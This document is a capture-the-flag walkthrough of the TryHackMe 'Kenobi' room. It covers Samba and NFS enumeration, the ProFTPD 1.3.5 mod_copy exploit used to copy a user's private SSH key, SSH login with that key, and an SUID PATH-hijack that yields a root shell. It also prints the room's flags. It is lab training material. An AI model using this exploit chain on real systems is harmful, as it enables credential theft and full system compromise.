# TryHackMe Kenobi

**Link:** https://tryhackme.com/room/kenobi

**Description:** This room will cover accessing a Samba share, manipulating a vulnerable version of proftpd to gain initial access and escalate your privileges to root via an SUID binary.


```
sudo nmap -sS -A --script vuln 10.10.149.151
Nmap scan report for 10.10.149.151
Host is up (0.16s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
```

## Questions


1. Scan the machine with nmap, how many ports are open? **7**

   `nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.149.151`

2. Using the nmap command above, how many shares have been found? **3**




```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.149.151\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.149.151\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.149.151\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```



```
[drewa@manjaro ~]$ smbclient //10.10.149.151/anonymous
smbclient: Can't load /etc/samba/smb.conf - run testparm to debug it
Enter WORKGROUP\drewa's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 03:49:09 2019
  ..                                  D        0  Wed Sep  4 03:56:07 2019
  log.txt                             N    12237  Wed Sep  4 03:49:09 2019

                9204224 blocks of size 1024. 6876720 blocks available
```

Once you're connected, list the files on the share. What is the file can you see? **log.txt**



```
[drewa@manjaro ~]$ smbget -R smb://10.10.149.151/anonymous
Password for [drewa] connecting to //anonymous/10.10.149.151:
Using workgroup WORKGROUP, user drewa
smb://10.10.149.151/anonymous/log.txt
Downloaded 11.95kB in 5 seconds
```

Open the file on the share. There is a few interesting things found.

- Information generated for Kenobi when generating an SSH key for the user
- Information about the ProFTPD server.


3. What port is FTP running on? **21**

Your earlier nmap port scan will have shown port 111 running the service rpcbind. This is just a server that converts remote procedure call (RPC) program number into universal addresses. When an RPC service is started, it tells rpcbind the address at which it is listening and the RPC program number its prepared to serve.

In our case, port 111 is accessible to a network file system. Lets use nmap to enumerate this.

nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.149.151

4. What mount can we see? **/var**
5. ProFTP version? **1.3.5**




```
[drewa@manjaro ~]$ searchsploit proFTP 1.3.5
-------------------------------------------------------------
 Exploit Title
-------------------------------------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPd 1.3.5 - File Copy
-------------------------------------------------------------
```

6. How many exploits are there for the ProFTPd running? **3**


You should have found an exploit from ProFtpd's mod_copy module.

The mod_copy module implements SITE CPFR and SITE CPTO commands, which can be used to copy files/directories from one place to another on the server. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination.

We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.




```
Source: http://bugs.proftpd.org/show_bug.cgi?id=4169[drewa@manjaro ~]$ nc 10.10.149.151 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.149.151]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```



```
[manjaro drewa]# mount 10.10.149.151:/var /mnt/kenobiNFS
[manjaro drewa]# ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  3 root root  4096 May 21 12:53 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root games 4096 Apr 12  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock -> /run/lock
drwxrwxr-x 10 root   108 4096 Sep  4  2019 log
drwxrwsr-x  2 root mem   4096 Feb 26  2019 mail
drwxr-xr-x  2 root root  4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run -> /run
drwxr-xr-x  2 root root  4096 Jan 29  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 May 21 12:51 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www
[manjaro drewa]#
```

Lets mount the /var/tmp directory to our machine
mkdir /mnt/kenobiNFS
mount machine_ip:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS




```
[manjaro tmp]# ls
id_rsa                                                                          systemd-private-6f4acd341c0b40569c92cee906c3edc9-systemd-timesyncd.service-z5o4Aw
systemd-private-2408059707bc41329243d2fc9e613f1e-systemd-timesyncd.service-a5PktM  systemd-private-e69bbb0653ce4ee3bd9ae0d93d2a5806-systemd-timesyncd.service-zObUdn
systemd-private-6b03b49ea46349cca9bc5abbd751ff34-systemd-timesyncd.service-BDgeIB
[manjaro tmp]# chmod 600 id_rsa
chmod: changing permissions of 'id_rsa': Read-only file system
[manjaro tmp]# ssh -i id_rsa kenobi@10.10.149.151
The authenticity of host '10.10.149.151 (10.10.149.151)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.149.151' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ cat /home/kenobi/user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$
```

7. What is Kenobi's user flag (/home/kenobi/user.txt)?
   **d0b0f3f53b6caa532a83915e19224899**


SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other custom files could that have the SUID bit can lead to all sorts of issues.

To search the a system for these type of files run the following: find / -perm -u=s -type f 2>/dev/null



```
kenobi@kenobi:~$  find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```

8. What file looks particularly out of the ordinary? **/usr/bin/menu**



```
kenobi@kenobi:~$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :2
4.8.0-58-generic
kenobi@kenobi:~$ 
```


9. Run the binary, how many options appear? **3**

$ strings menu
curl -I localhost
uname -r
ifconfig
Invalid choice
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609

This shows us the binary is running without a full path (e.g. not using /usr/bin/curl or /usr/bin/uname).

As this file runs as the root users privileges, we can manipulate our path gain a root shell.

We copied the /bin/sh shell, called it curl, gave it the correct permissions and then put its location in our path. This meant that when the /usr/bin/menu binary was run, its using our path variable to find the "curl" binary.. Which is actually a version of /usr/sh, as well as this file being run as root it runs our shell as root!



```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
# whoami
root
# cat /root/root.txt
177b3cd8562289f37382721c28381f02
# 
```

10. What is the root flag (/root/root.txt)? 177b3cd8562289f37382721c28381f02